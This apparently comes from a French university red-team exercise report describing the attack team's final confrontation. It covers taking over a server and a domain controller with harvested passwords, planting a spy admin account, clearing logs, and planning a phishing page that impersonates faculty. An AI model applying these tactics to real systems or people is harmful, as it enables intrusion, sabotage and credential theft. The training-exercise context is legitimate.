06 | Bilan de la confrontation « *C2* »

Deuxième confrontation, deuxième expérience enrichissante, et ce, à différents niveaux. Sur le plan de la communication, il est intéressant de noter le fait que nous avons rencontrés exactement les mêmes problèmes que pour la première confrontation, c'est-à-dire un retard énorme de la part de l'équipe de défense suite aux problèmes techniques rencontrés au cours des quatre heures. Sauf que la situation a été mieux gérée avec un responsable de la communication inspiré et capable de calmer le jeu quand cela était nécessaire. Une fois de plus, cela nous a permis de ne point nous désunir et continuer nos activités malgré les problèmes du camps adverse. Nous étions aussi dans une optique de


récolter un maximum de contenu technique pour le projet, réussite ou non des attaques tentées. Sur le plan technique, comme nous pouvons le voir dans les pages du rapport et celles des annexes (*détails techniques intéressants concernant les attaques de la C2*), nous sommes montés d'un cran au niveau de la complexité des attaques, notamment celles associées à METASPLOIT. Cependant, nous avons aussi beaucoup apprécié le fait de voir les anciennes attaques remarcher une fois de plus, provoquant un bouillon énorme et empêchant l'équipe de défense de se connecter à Internet (*« DNS SPOOFING RULES »*). Il y a eu du positif mais aussi des échecs très vite identifiés, ce qui sera très utile pour la dernière confrontation qui s'annonce « *épique* ».

La troisième confrontation approche… nous avons tous les accès, nous avons une redirection de tous les mails du groupe de défense donc nous avons accès à toutes leurs informations, nous possédons le contrôle total de leur plateforme Web, les attaques ont en majorité bien fonctionné jusqu'à présent et, apparemment, le groupe de défense ne se doute de rien. Autant dire que la saison 2010 du projet sécurité risque de se terminer en grande rouste. À suivre.

L'ULTIME CONFRONTATION (*C3*)

Cette toute nouvelle partie du rapport de synthèse va traiter de la dernière confrontation ayant eu lieu le lundi 15 novembre 2010 de 08h00 à 12h00 dans les salles de TP du bâtiment U2. Nous allons donc effectuer plusieurs bilans et mettre en avant les attaques choisies pour cette ultime confrontation. Cette partie traitera à la fois des aspects liés à la communication générale, à la gestion de projet et à la technique.

01 | Le plan d'attaque du groupe




Comme vous pouvez le constater à la page précédente, cette ultime confrontation diffère très largement des précédentes et ce, pour une seule et unique raison : c'est la dernière !!! Comme vous avez pu le voir dans les pages précédentes de ce rapport, nous avons quasiment tous les accès et pouvons tout contrôler. De ce fait, notre plan d'attaque a été très fortement influencé par ce que nous possédions le jour J, c'est-à-dire TOUT. Le but de cette dernière confrontation était donc de tout saboter et ainsi clamer haut et fort notre victoire.

Si l'on regarde bien le plan d'attaque page précédente, on remarque qu'il n'y a plus d'analyse de réseau ni même de génération de bruit. Seul un petit « *DNS SPOOFING* » est prévu pour faire croire à l'équipe de défense que cette ultime confrontation sera comme les autres, mais aussi pour camoufler d'autres actions comme la coupure des accès. Il faut dire que cette attaque est devenue notre marque de fabrique vu son succès au cours des deux précédentes confrontations. En résumé, il s'agit de tout saboter en commençant par couper tous les accès sur le serveur Zeus ainsi que sur le contrôleur de domaine, puis de déconnecter tous les utilisateurs connectés et, pour finir, tout modifier (*site Web, paramètres serveur, etc…*). Vu que nous sommes plutôt méchants, nous avons aussi décidé de tout vider au niveau des logs et des historiques afin de rendre beaucoup plus complexe la tâche d'identification des attaques pour le groupe de défense. Cependant, rien ne nous empêche ensuite de marchander les informations (*cafés gratuits, etc…*) ☺.

Cette confrontation est donc, en quelques sortes, une formidable opportunité de montrer tout le travail accompli par l'ensemble du groupe d'attaque et ce, tout au long de ce projet sécurité. Il s'agit de quatre heures de « *show* » pour beaucoup, beaucoup d'heures de travail effectuées sur des maquettes ou autres. L'énorme avantage apporté par le fait que nous possédions « *tout* » était l'absence totale de stress. De ce fait, nous avons pu effectuer les actions avec un certain calme et dans une excellente ambiance (*DJ passant de la musique, blagues à la volée, cafés offerts à la pelle, etc…*). Tout est réuni pour passer un excellent moment.

02 | La communication



Un petit schéma de rappel ☺

Tout au long de ce projet et des diverses confrontations qui y sont associées, nous avons très clairement pris conscience de l'importance du facteur « *communication* ». La preuve est que le groupe de défense a pratiquement dévoilé toutes ses informations suite à d'énormes défauts concernant leur communication interne. Autre preuve : la capacité du groupe d'audit à protéger ses informations grâce à une politique extrêmement efficace. Il n'y a pas de secrets : la communication reste un facteur extrêmement important et il est indispensable de faire des efforts sur ce point. Rien ne sert de mettre cinquante firewalls et

trente-huit antivirus pour, au final, se faire voler des informations avec des attaques simples et rapides à mettre en place comme le « *sniffing* », par exemple… ou en n'effectuant aucune protection des données (*chiffrement, etc…*). Fin d'analyse.

Concernant cette ultime confrontation, et en s'aidant du schéma présenté à la page précédente, on remarque que le responsable de communication du groupe d'attaque (*Benjamin BAURY*) est au centre du processus de communication et d'échange d'informations lors des confrontations. Comme nous l'avons vu tout au long de ce rapport, il est le seul à assurer la communication externe et donc celui qui peut influencer le plus sur une confrontation. Lors des précédentes confrontations, son rôle était d'émettre des requêtes, organiser les périodes de la confrontation avec les autres responsables ou, quand cela était nécessaire, calmer le jeu. Pour cette ultime expérience, son rôle a été un peu différent dans le sens où nous avions besoin d'aucune modification de la part du groupe de défense puisque nous pouvions le faire nous même ☺. Son principal objectif était donc de faire en sorte que le groupe de défense soit trompé en pensant vivre une confrontation « *classique* » avec du DNS SPOOFING et compagnie… pendant que le reste du groupe envoyait la sauce pour tout saboter et ainsi montrer tout le travail accompli. Le meilleur exemple de tromperie est celui associé à la distribution d'un fichier .PDF totalement vide causant un mal de tête énorme aux membres du groupe de défense… pour rien (*si, pour gagner quinze bonnes minutes afin de tout planter*).

03 | Prise de contrôle du serveur

Le principal objectif de cette toute dernière attaque (*nommée « **FULLSAUCE** » par les membres du groupe d'attaque, pour l'occasion*) est la prise de contrôle intégrale du serveur, permettant ainsi, potentiellement, de le retourner contre ses utilisateurs légitimes. Cette dernière attaque a été réalisée avec l'aide des informations récoltées en tâche de fond (*mots de passe « root » et utilisateur « www » appartenant à l'équipe d'attaque et ayant les droits au sudo*). Pour plus de détails, voir la partie « ***C'EST NOEL AVANT L'HEURE*** » avec sa partie d'infiltration chez AERODEF (*et pas pour prendre l'apéro*).

La procédure est la suivante et s'inspire bien sur du plan d'attaque :

- ✓ Lancement du DNS SPOOFING pour faire diversion.
- ✓ Distribution d'un fichier .PDF vide pour faire paniquer l'équipe adverse (*pour rien*).
- ✓ Connexion au serveur à l'aide de l'utilisateur www et/ou jacqueline.
- ✓ Suppression de tous les autres utilisateurs et modification du mot de passe « *root* ».
- ✓ Mise en place d'une page Web au service de l'équipe d'attaque.
- ✓ Suppression des logs à la fin pour empêcher toute analyse à froid.
- ✓ Aller se chercher un bon petit café à 0,30€ TTC en attendant M. LATU ☺.

Les résultats ont été très largement satisfaisants. En effet, la prise de contrôle du serveur a été totale avec mise en place d'un serveur Web contrôlé par nous même. Néanmoins AERODEF a choisi de couper son service manuellement (*pas très fair play…*). Mais bon, après un bouillon pareil, on comprend très largement leur réaction. On aurait fait pareil ☺.

```
root@zeus:/var/www#
Broadcast message from root@zeus (Mon Nov 15 09:43:19 2010):

Power button pressed
The system is going down for system halt NOW!
Connection to 172.30.0.5 closed by remote host.
Connection to 172.30.0.5 closed.
```

Derrière, l'équipe AERODEF est passée en « ***recovery mode*** » et a régénéré le fichier /etc/shadow puis détecté nos connexions dans /var/log/auth.log (*nous n'avons pas eu le temps de supprimer les logs avant la coupure électrique*). Enfin, pour finir, ils ont supprimé les utilisateurs corrompus. En conclusion, nous pouvons dire que, considérant cette étape comme la conclusion du projet (*avec l'attaque sur le contrôleur de domaines*), nous pouvons considérer cette attaque comme un succès quasi-total (*seuls les logs ont compromis notre attaque à 100%*). Dans le cadre professionnel, une attaque de cette ampleur aurait des conséquences dramatiques (*vol de données confidentielles, de fichiers clients, etc…*) et une interruption du service pour revenir à un système daté de plusieurs jours aurait été critique pour la crédibilité de l'entreprise.


04 | Prise de contrôle du contrôleur de domaine

L'objectif de cette dernière attaque (*en parallèle avec celle du serveur*) est associé à la prise de contrôle intégrale du serveur permettant, potentiellement, de le retourner contre le groupe de défense. Cette attaque a été réalisée avec l'aide des informations récoltées en tâches de fond (*mots de passe du compte « administrateur », utilisateur espion « SystemData » appartenant à l'équipe d'attaque et possédant les privilèges administrateur, accès au serveur par TSE sur son port par défaut TCP 3389, etc…*).


La procédure est la suivante et s'inspire bien sur du plan d'attaque :

- ✓ Lancement DNS SPOOFING pour faire diversion.
- ✓ Connexion au serveur à l'aide de l'utilisateur SystemData.
- ✓ Désactivation de tous les autres utilisateurs et modification du mot de passe administrateur.
- ✓ Mise en place d'un répertoire partagé « *warez* ».
- ✓ Création d'un script s'exécutant à chaque démarrage de session sur le domaine.
- ✓ Mise en place de diverses GPO (*à forcer sans redémarrage avec la commande gpupdate /force*).
- ✓ Faire un petit tour en 213 pour évaluer les dégâts au sein de l'équipe de défense !!!

La prise de contrôle du serveur a été totale avec mise en place du répertoire partagé, du script de démarrage et de quelques GPO.



Script d'ouverture de session chargé « *à l'ancienne : Windows NT* »



CONNECT.BAT

SOURCE DU SCRIPT :

```
WScript.Echo "Souriez, vous êtes filmés :-D"
WScript.quit
```

En remarques, nous pouvons affirmer que nous aurions très bien pu placer d'autres types de script mais celui-ci est plutôt fun. Au moment de tester toutes ces manipulations, nous nous sommes rendu compte qu'AERODEF n'avait pas intégré leurs postes clients dans


le domaine. En effet, ils ont procédé au début de la confrontation à un « *ghost* » des postes clients. Seulement les images ont été faites avant leur intégration dans le domaine. Cela faisait pourtant plus d'une heure et demie que la confrontation avait commencé. Nous nous en sommes rendu compte en allant en salle 213 où s'acharnait le responsable système d'AERODEF sur le serveur 2K3. Oui, il essayait de se loguer en administrateur avec son mot de passe qui a été changé préalablement par nos soins. Nous ne pouvions pas nous empêcher de sourire… Nous décidions de retourner dans notre salle jusqu'à attendre leur réaction. Quelques instants plus tard, ils comprirent l'ampleur des dégâts : en plus de Zeus, leur contrôleur de domaine était aussi piraté. D'une voix à la fois douce et démoralisée, l'équipe de défense nous demanda de rentrer le nouveau mot de passe administrateur pour adhérer les postes clients au domaine AERODEF. Ce que nous faisons café en main. Après le redémarrage d'un client, l'équipe AERODEF a vu le script de démarrage et son message « *souriez, vous êtes filmés* ». Par contre, les GPO n'ont pas toutes fonctionnées. Le serveur a été ensuite laissé « *endommagé* », aucune remise en place n'a été faite. Nous sentions un sentiment de découragement total lors de cette ultime confrontation.

Considéré comme la conclusion du projet (*avec l'attaque sur le serveur Zeus*), nous pouvons considérer cette attaque comme un succès quasi-total (*seules les GPO n'ont pas toutes fonctionnées*). Dans le cadre professionnel, une attaque de cette ampleur aurait des conséquences dramatiques (*vol de données confidentielles, de fichiers clients, …*) et une interruption du service pour revenir à un système daté de plusieurs jours aurait été critique pour la crédibilité de l'entreprise.

05 | Bilan de l'ultime confrontation

Cette « *last* » confrontation a eu un succès retentissant du fait d'un important travail de fond dont le but était la récolte d'informations pour l'ultime étape. Pour anecdote, nous avons même reçu la dernière version des mots de passe (*avec une écriture complexe digne de ce nom*)… la veille de la dernière confrontation. De ce fait, notre intrusion chez AERODEF était quasiment assurée café en main et une quatrième confrontation aurait pu potentiellement avoir lieu avec les mêmes éléments. On peut donc dire que c'est une récompense pour un travail de fond de plus d'un mois durant lequel certaines personnes se sont vraiment investies à 110% dans la pure tradition du pirate no-life !!! Cette réussite est bien évidemment aussi le résultat des efforts de toute une équipe qui a réussi à mettre en avant ses forces en adoptant une politique d'écoute (*motivation des membres du groupe, spécialités, etc…*) à la fois souple et efficace. Nous avons fait beaucoup d'efforts sur le plan

technique et sur celui de la communication pour nous donner un maximum de moyens et obtenir de bons résultats. Il est certain que le déroulement positif des différentes confrontations nous a surmotivé et nous a apporté beaucoup de confiance pour ce projet qui nous a passionnés.



➔ « QUAND IL N'Y EN A PLUS… »

… IL Y EN A ENCORE !!! C'est bien connu, quand on pense que la fête est finie… il reste toujours quelque chose à faire pour prolonger le plaisir. Nous avons donc décidé de prolonger le rapport en vous proposant quelques unes de nos meilleures « *taches de fond* ». Cette ultime partie, que l'on peut considérer comme étant un simple « *bonus* », va tout simplement traiter de quelques tâches de fond. Nous vous présenterons donc quelques attaques laissées de côté pour de multiples raisons… mais qui auraient pu nous régaler ☺.

01 | Il faut passer le TOEIC !!!

Avant de rentrer dans les détails et découvrir cette tâche de fond, nous allons tout d'abord définir le terme « ***SOCIAL ENGINEERING*** », composante essentielle de cette tâche :

« ***Le social engineering est une forme d'escroquerie utilisée en informatique pour obtenir un bien ou une information***. *Cette pratique exploite l'aspect humain et social de la structure à laquelle est lié le système informatique visé. Utilisant ses connaissances, son charisme, l'imposture ou le culot, le pirate abuse de la confiance, l'ignorance ou la crédulité de personnes possédant ce qu'il tente d'obtenir.*

Ce terme est surtout utilisé en jargon informatique pour définir les méthodes des pirates informatiques (catégorie des hackers BLACK HAT), qui usent d'ingénierie sociale pour obtenir un accès à un système informatique ou simplement pour satisfaire leur curiosité. » - **WIKI**.

Compte tenu de l'extrême méfiance des uns et des autres lors de ce projet ainsi que des comptes rendus des années précédentes, on se devait d'innover afin de pouvoir récupérer des informations du groupe d'attaque ou encore de l'audit. En effet, les techniques habituelles de social engineering consistant à récupérer des informations directement sur un ordinateur laissé allumé lors des pauses cafés, ou encore sur des comptes mails laissés actifs lors des séances de TPs étaient largement inefficaces, de part la méfiance très accrue de l'ensemble de la promotion.

L'IDEE PRINCIPALE ? Créer une « fausse » page Web d'inscription pour une session universitaire du TOEIC (*qui est dans les têtes de tous les étudiants STRI : doit-on le passer obligatoirement ou pas ?*).

La plupart des étudiants, ou même des personnes utilisant des systèmes informatiques, utilisent souvent le même mot de passe sur tous les comptes mails qu'ils possèdent ou encore lors de leurs inscriptions sur des sites Web. Partant de ce constat, nous avons décidé de faire remplir à toute la promotion un formulaire d'inscription à une épreuve de TOEIC. L'idée est d'utiliser un faux mail, soit par l'intermédiaire d'un délégué de classe (*cela n'aurait pas été suffisant pour tromper la méfiance des autres groupes*), soit en usurpant le mail (*faux compte mail*) de Mme. DEPERETTI ou de M. AOUN (*tiers de confiance*). Une mauvaise blague de ce type a déjà montré ses preuves lors de notre année de L3 où un petit malin avait créé une adresse mail (*andre.aoun@yahoo.fr*) et avait envoyé un mail à la promotion pour leur dire qu'une séance de TD avait été reportée. Presque 50% des étudiants s'étaient fait abuser par ce mail en omettant de vérifier le mail de l'expéditeur. À partir de là, il fallait faire en sorte de mettre le plus possible en confiance le lecteur du mail. Pour cela :

